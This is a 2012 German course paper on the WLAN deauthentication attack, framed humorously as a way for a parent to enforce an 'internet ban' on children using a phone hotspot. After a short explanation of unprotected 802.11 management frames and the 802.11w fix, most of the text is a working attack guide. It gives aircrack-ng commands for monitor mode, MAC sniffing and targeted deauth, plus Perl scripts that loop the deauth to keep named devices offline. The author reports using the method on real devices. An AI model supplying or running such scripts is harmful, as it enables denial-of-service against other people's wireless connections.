

Durchsetzung von "Internet-Verbot" im WLAN Zeitalter

Unterbindung der WLAN Nutzung mittels DeAuthentication Angriff

Autor: Ing. Gunnar Haslinger, S1030003004@students.fh-hagenberg.at
Stand: 29.04.2012
Erstellt für: FH Hagenberg, Lehrgang ASICT10 , AMT4 und PNT4
im Rahmen der Lehrveranstaltung „Angriffsmethoden und deren Abwehr“

Aufgabenstellung: Beschreibung einer (bereits bekannten) aktuellen Sicherheitslücke
Gewählte Schwachstelle: DeAuthentication Angriff in IEEE 802.11 (WLAN) Netzwerken

Vorgeschichte und Anwendungszweck

Die optimale Kindererziehung ist wohl eine der kniffligsten Aufgaben im Leben eines Menschen. Eltern sind heute zunehmend gefordert, Ihren Nachwuchs möglichst konsequent in Schranken zu weisen, gleichzeitig stehen hierfür jedoch „nur“ mehr antiautoritäre Erziehungsmittel zur Verfügung.

Fehlverhalten des Nachwuchses wird gerne mit „Internet-Verbot“ sanktioniert. Grundsätzlich lässt sich ein solches Internet-Verbot im Haushalt auch leicht durchsetzen. Der WLAN Router wird einfach außer Betrieb genommen, der Nachwuchs in den Kinderzimmern kann mit den Notebooks nicht mehr „surfen“. Dass Papa dann auch kein Internet mehr am Notebook nutzen kann, wird in Kauf genommen.

Nun ist Papa jedoch technophil, und entdeckt mittels InSSIDER¹ zufällig, dass trotz „Internet-Verbot“ und daher ausgeschaltetem WLAN Router ganz offenkundig ein WLAN Hotspot im Haus aktiv sein muss. Eine „Peilung“ (Rundgang im Haus mit dem Notebook) ergibt, dass sich der Access Point im Kinderzimmer befindet.

Der pubertierende Nachwuchs hat sich also kurzerhand mittels Android-Handy (und einer von Papa bezahlten SIM-Karte) einen eigenen WLAN-Hotspot² eingerichtet, sodass auf den beiden Notebooks der Kinder weiterhin „gesurft“ werden kann.

In den 80er Jahren wäre dieses Problem erstens mangels WLAN und UMTS gar nicht entstanden, und zweitens mit einer „g`sunden Watschen“ gelöst worden. Im Jahr 2012 sind solche Methoden aber zweifellos nicht mehr opportun, weshalb eine technische Lösung für dieses Problem gefunden werden muss.

Die nachfolgend beschriebene Schwachstelle ist zwar nicht sonderlich neu, kann derzeit (April 2012) jedoch nach wie vor ausgenutzt werden, und ist somit immer noch aktuell. Ausgangsbasis für die praktische Prüfung dieser Problematik war die Anfrage eines Freundes, welcher Vater zweier Teenager ist und den Jungs die Nutzung von WLAN verunmöglichen wollte. Die Methode wurde im April 2012 evaluiert, und erfolgreich für den beschriebenen Zweck (produktiv) zum Einsatz gebracht.

Bislang wurde für die Nutzung dieses Angriffes eine spezielle Netzwerkkarte mit passendem Treiber (welcher den Monitor-Mode unterstützt) benötigt. Die Liste der kompatiblen Netzwerkkarten bzw. Treiber wächst jedoch stetig, sodass eine Nutzung heute mit den meisten handelsüblichen Notebooks mit integriertem WLAN Adapter möglich ist.

¹ <http://www.metageek.net/products/inssider/>

² <http://www.howtoforge.de/anleitung/android-smartphone-als-wlan-hotspot-benutzen/>


DeAuthentication Flooding

Der bei WLAN verwendete IEEE 802.11 Standard kennt mehrere Frame-Typen, unter anderem auch Management-Frames³, deren Aufgabe die Verwaltung der Services in 802.11 Netzen darstellt. Diese werden - selbst bei Verwendung von WPA2 - gänzlich ungeschützt übertragen. Sich daraus ergebende Angriffe sind nicht neu (reichen bis ins Jahr 2004 und davor zurück). Erst die Einführung von 802.11w⁴ (Protected Management Frames⁵) behandelt dieses Problem⁶, der Standard wurde zwar im September 2009 verabschiedet, jedoch scheint bis dato die Verbreitung von Equipment welches diesen Standard beherrscht nicht sonderlich hoch zu sein.

Beim DeAuthentication Flooding schickt der Angreifer dem Access Point, oder einem teilnehmenden Gerät, kontinuierlich DeAuthentication-Pakete. Hierzu müssen lediglich die MAC Adressen des Access Points, sowie des „auszuschaltenden“ Gerätes bekannt sein. Diese Informationen können – sofern eine Netzwerkkarte mit Monitor-Mode-fähigem Treiber vorhanden ist – jedoch leicht ersniffen werden.

Testaufbau:

- TP-Link TL-WR1043nd 802.11n WLAN Router
 - 11bgn mixed Mode auf Kanal 4
 - SSID Broadcasting deaktiviert
 - WPA2-PSK AES Verschlüsselung aktiviert
- Lenovo IdeaPad Z360 Notebook mit Atheros AR9285 802.11n WLAN-Modul
 - betrieben unter Windows 7
 - WPA2 Verschlüsselung aktiviert



Angreifer:

- Lenovo L510 Notebook mit Realtek RTL8192se 11b/g/n WLAN-Modul
 - Betrieben mit back|track 5 mittels boot von USB Stick



Abbildung 1 - Abbildung: Ablauf eines DeAuth-Angriffes

³ <http://standards.ieee.org/getieee802/download/802.11-2007.pdf>, Seite 79ff sowie Tabelle auf Seite 61

⁴ http://en.wikipedia.org/wiki/IEEE_802.11w-2009

⁵ <http://www.slideshare.net/AirTightWIPS/80211w-is-ratified-so-what-does-it-mean-for-your-wlan>

⁶ <http://wifidot11.blogspot.com/2011/07/is-80211w-panacea-to-all-wireless-dos.html>

Eine DeAuthentication-Attacke ist derzeit in so gut wie allen IEEE 802.11 WLAN Netzen möglich, selbst wenn diese mittels WEP, WPA oder WPA2 geschützt sind, und der Broadcast der SSID deaktiviert ist. Dieser Angriff auf die Verfügbarkeit beruht auf einem Mangel an Authentizität und Integrität der Management-Frames, welche hinsichtlich dieser Anforderungen schlicht ungeprüft bleiben. Es handelt sich somit nicht um eine Schwäche einzelner Produkte, sondern des IEEE 802.11 Standards, welcher erst mit der Erweiterung IEE 802.11w diese Problematik adressiert.

Der Angreifer benötigt eine von BackTrack5 bzw. AirCrack-NG unterstützte Netzwerkkarte. Die Liste der tauglichen Hersteller bzw. Modelle ist mittlerweile jedoch stark angewachsen, weshalb ein handelsübliches Gerät in der Regel ausreicht⁷.

Die für die Durchführung des Angriffes benötigten Werkzeuge sind kostenfrei im Internet erhältlich, das benötigte KnowHow sehr überschaubar.

Download und Einrichtung von BackTrack Linux

BackTrack ist eine von einer Live-CD oder USB-Stick bootende Linux-Distribution, zur Überprüfung der Sicherheit einzelner Rechner in Netzwerken sowie der Gesamtsicherheit des Netzwerks.

Website: <http://www.backtrack-linux.org/>
Download des ISO Image: <http://www.backtrack-linux.org/downloads/>

Verwendetes ISO-Image: BT5R2-KDE-64.iso




Abbildung 2 – Download von BackTrack Linux

Das nicht ganz 3GB große ISO-Image kann entweder auf DVD gebrannt und direkt gebootet, oder mittels UNetbootin⁸ auch auf einen bootfähigen USB Stick überspielt werden.

⁷ http://www.aircrack-ng.org/doku.php?id=compatibility_drivers

⁸ <http://unetbootin.sourceforge.net/>

Um BackTrack von USB Stick zu booten, wird mit Hilfe von UNetbootin ein bootfähiger USB Stick erzeugt:




Abbildung 3 - Erstellung des bootfähigen USB Stick


Danach kann BackTrack direkt von USB Stick gebootet werden:



Abbildung 4 - Boot von BackTrack Linux

Nutzung von BackTrack Linux zur Durchführung der DeAuth Attacke

Nach dem Boot von BackTrack 5 Linux präsentiert sich dieses in Form einer Konsole:



```
<< back | track 5

[ 1.128731] scsi 2:0:0:0: CD-ROM          UBOX          CD-ROM          1.0 PQ: 0 ANSI: 5
[ 1.131665] sr0: scsi3-mmc drive: 32x/32x xa/form2 tray
[ 1.132244] cdrom: Uniform CD-ROM driver Revision: 3.20
[ 1.133924] sr 2:0:0:0: Attached scsi generic sg0 type 5
[ 1.137529] Freeing unused kernel memory: 908k freed
[ 1.138456] Write protecting the kernel read-only data: 12288k
[ 1.146510] Freeing unused kernel memory: 1732k freed
[ 1.155513] Freeing unused kernel memory: 1492k freed
Loading, please wait...
[ 1.178573] udev: starting version 151
[ 1.181277] udevd (90): /proc/90/oom_adj is deprecated, please use /proc/90/oom_score_adj instead.
[ 1.226200] e1000: Intel(R) PRO/1000 Network Driver - version 7.3.21-k8-NAPI
[ 1.228547] e1000: Copyright (c) 1999-2006 Intel Corporation.
[ 1.230242] e1000 0000:00:03:0: PCI INT A -> GSI 19 (level, low) -> IRQ 19
[ 1.240156] usb 2-1: new full-speed USB device number 2 using ohci_hcd
[ 1.444558] input: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:06.0/usb2/2-1/2-1:1.0/input/input3
[ 1.447832] generic-usb 0003:80EE:0021.0001: input,hidraw0: USB HID v1.10 Mouse [VirtualBox USB Tablet] on usb-0000:00:06.0-1/input0
[ 1.448957] usbcore: registered new interface driver usbhid
[ 1.449472] usbhid: USB HID core driver
[ 1.692431] e1000 0000:00:03:0: eth0: (PCI:33MHz:32-bit) 08:00:27:e3:13:cc
[ 1.694181] e1000 0000:00:03:0: eth0: Intel(R) PRO/1000 Network Connection
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:34:20 EST 2012 x86_64 GNU/Linux

System information as of Sun Apr 29 07:15:15 EDT 2012

System load: 0.07      Processes:           78
Usage of /home: unknown  Users logged in:    1
Memory usage: 3%      IP address for eth0: 10.1.1.102
Swap usage: 0%

Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~#

"The quieter you become, the more you are able to hear."
```

Abbildung 5 - Konsole von BackTrack Linux

Nachfolgende Schritte sind nötig, um die WLAN Verbindung eines einzelnen Gerätes gezielt zu unterbinden:⁹

Die in BackTrack vorkonfigurierte Konsole ist mit englischem Tastaturlayout versehen, dieses kann mittels `dpkg-reconfigure console-setup` auf Deutsch umgestellt werden.

Mittels `airmon-ng` können die nutzbaren WLAN Adapter angezeigt werden:

```
root@bt: airmon-ng
```

```
Interface  Chipset      Driver
wlan0     Unknown     rtl8192se - [phy0]
```

Prozesse, welche auf den WLAN Adapter zugreifen, können die Nutzung von AirMon beeinträchtigen. Da BackTrack automatisch einen DHCP-Client startet, sind `dhclient3` Prozesse vorhanden, welche beendet werden sollten. Dies kann automatisch von `airmon-ng` erledigt werden:

```
root@bt: airmon-ng check kill
```

⁹ <http://www.aircrack-ng.org/doku.php?id=deauthentication>

Versetzen des WLAN Adapters in den Monitor-Mode:

```
root@bt: airmon-ng start wlan0
```

```
Interface  Chipset      Driver
wlan0      Unknown      rt18192se - [phy0]
              (monitor mode enabled on mon0)
```

Prüfung: Monitor Mode ist nun aktiviert:

```
root@bt: airmon-ng
```

```
Interface  Chipset      Driver
mon0       Unknown      rt18192se - [phy0]
wlan0      Unknown      rt18192se - [phy0]
```

Beobachtung des Netzwerkverkehrs im Monitor Mode, das Wegschreiben des Datenverkehr in eine Datei mittels `--output-format pcap -w out.pcap` ist optional (das File kann später z.B. mittels Wireshark analysiert werden).

```
root@bt: airodump-ng mon0 --output-format pcap -w out.pcap
```

Nach einigen Sekunden Wartezeit, werden die sendenden Stationen bzw. Geräte sichtbar:

| BSSID | PWR | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|---------|------------|----|-----|------|--------|------|--------------|
| D8:5D:4C:F6:30:B4 | -53 | 44 | 0 0 | 4 | 54e | WPA2 | CCMP | PSK | <length: 0> |
| 68:7F:74:27:3C:9D | -53 | 171 | 1 0 | 4 | 54 | WPA2 | CCMP | PSK | <length: 11> |
| 28:BE:9B:05:AF:EE | -54 | 127 | 0 0 | 11 | 54e | WPA2 | CCMP | PSK | UPC0046156 |
| 00:1E:69:E9:0F:40 | -53 | 173 | 0 0 | 6 | 54e | WPA2 | CCMP | PSK | UPC012815 |
| 80:C6:AB:49:4B:61 | -53 | 48 | 0 0 | 11 | 54e | WPA2 | CCMP | PSK | UPC0051994 |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------------------|-------------------|-----|--------|------|--------|-------------|
| (not associated) | 00:17:AB:60:A0:32 | -52 | 0 - 1 | 0 | 17 | Chrisrouter |
| D8:5D:4C:F6:30:B4 | 70:F1:A1:A5:2F:58 | -53 | 0 - 1 | 56 | 14 | gh_home_lan |
| 28:BE:9B:05:AF:EE | 00:1F:3C:4E:5C:CA | -53 | 0 - 1e | 0 | 30 | UPC0046156 |

Sämtliche für den Angriff benötigten Informationen sind nun bekannt:

STATION: 70:F1:A1:A5:2F:58 (=MAC Adresse des Notebooks)

BSSID: D8:5D:4C:F6:30:B4 (=MAC Adresse des AccessPoints)

Kanal: 4

Starten eines Monitors¹⁰ auf Kanal 4:

```
root@bt: airmon-ng start wlan0 4
```

```
Interface  Chipset      Driver
mon0       Unknown      rt18192se - [phy0]
wlan0      Unknown      rt18192se - [phy0]
              (monitor mode enabled on mon1)
```

Senden von 2 Stück DeAuthentication Paketen (mon1 ist der zuvor auf Kanal 4 gestartete Monitor):

```
root@bt:
aireplay-ng --deauth 2 -a D8:5D:4C:F6:30:B4 -c 70:F1:A1:A5:2F:58 mon1
```

```
11:31:19 waiting for beacon frame (BSSID: D8:5D:4C:F6:30:B4) on channel 4
11:31:20 Sending 64 directed DeAuth. STMAC: [70:F1:A1:A5:2F:58] [ 0 | 0 ACKS]
11:31:20 Sending 64 directed DeAuth. STMAC: [70:F1:A1:A5:2F:58] [ 0 | 0 ACKS]
```

¹⁰ <http://www.aircrack-ng.org/doku.php?id=airmon-ng>

Eine leicht abgewandelte Form der Attacke ist, den Angriff nicht gegen einen bestimmten Teilnehmer zu richten, sondern mittels Broadcast (unter Weglassung des `-c` Parameters) sämtliche Geräte am betreffenden Access Point zu trennen. Gemäß Aircrack-Dokumentation reagieren jedoch nicht alle Geräte auf Broadcast Nachrichten. Der skizzierte Testaufbau bestätigt diese Information, ein Angriff mittels Broadcast war hier nicht möglich.

Das DeAuthentifizierte Gerät wird sich nun kurze Zeit später wieder mit dem WLAN Access Point verbinden. Um dies zu verhindern ist eine Fortführung des Angriffes nötig:

z.B. mittels nachfolgendem Perl-Script:

```
#!/usr/bin/perl
while(1) {
    system("aireplay-ng --deauth 2 -a D8:5D:4C:F6:30:B4 -c 70:F1:A1:A5:2F:58 mon1");
    sleep(3);
}
```

Anwendungsfall: Durchsetzung „Internet-Verbot“ im Kinderzimmer

Das beschriebene Szenario ist unmittelbar auf folgendes Ziel-Szenario umsetzbar:

Kind 1: Notebook mit MAC Adresse AA:AA:AA:AA:AA:AA
Kind 2: Notebook mit MAC Adresse BB:BB:BB:BB:BB:BB
Access Point: Android-Phone mit MAC Adresse CC:CC:CC:CC:CC:CC

1. Papa bootet auf seinem Notebook BackTrack vom USB-Stick
2. Stoppen von dhcpcd: `airmon-ng check kill`
3. Versetzen des WLAN Adapters in den Monitor Mode: `airmon-ng start wlan0`
4. Feststellung der MAC Adressen sowie des Kanals: `airodump-ng mon0`
5. Start des Monitors auf dem festgestellten Kanal X: `airmon-ng start wlan0 X`
6. Anpassung des Perlscripts:

```
#!/usr/bin/perl
$NB1="AA:AA:AA:AA:AA:AA";
$NB2="BB:BB:BB:BB:BB:BB";
$HOTSPOT="CC:CC:CC:CC:CC:CC";
while(1) {
    system("aireplay-ng --deauth 2 -a $HOTSPOT -c $NB1 mon1");
    system("aireplay-ng --deauth 2 -a $HOTSPOT -c $NB2 mon1");
    sleep(3);
}
```

7. Start des Perlscripts: `./deauth.pl`
8. Akustische Prüfung des Erfolges, durch Lauschen an der Kinderzimmertüre 😊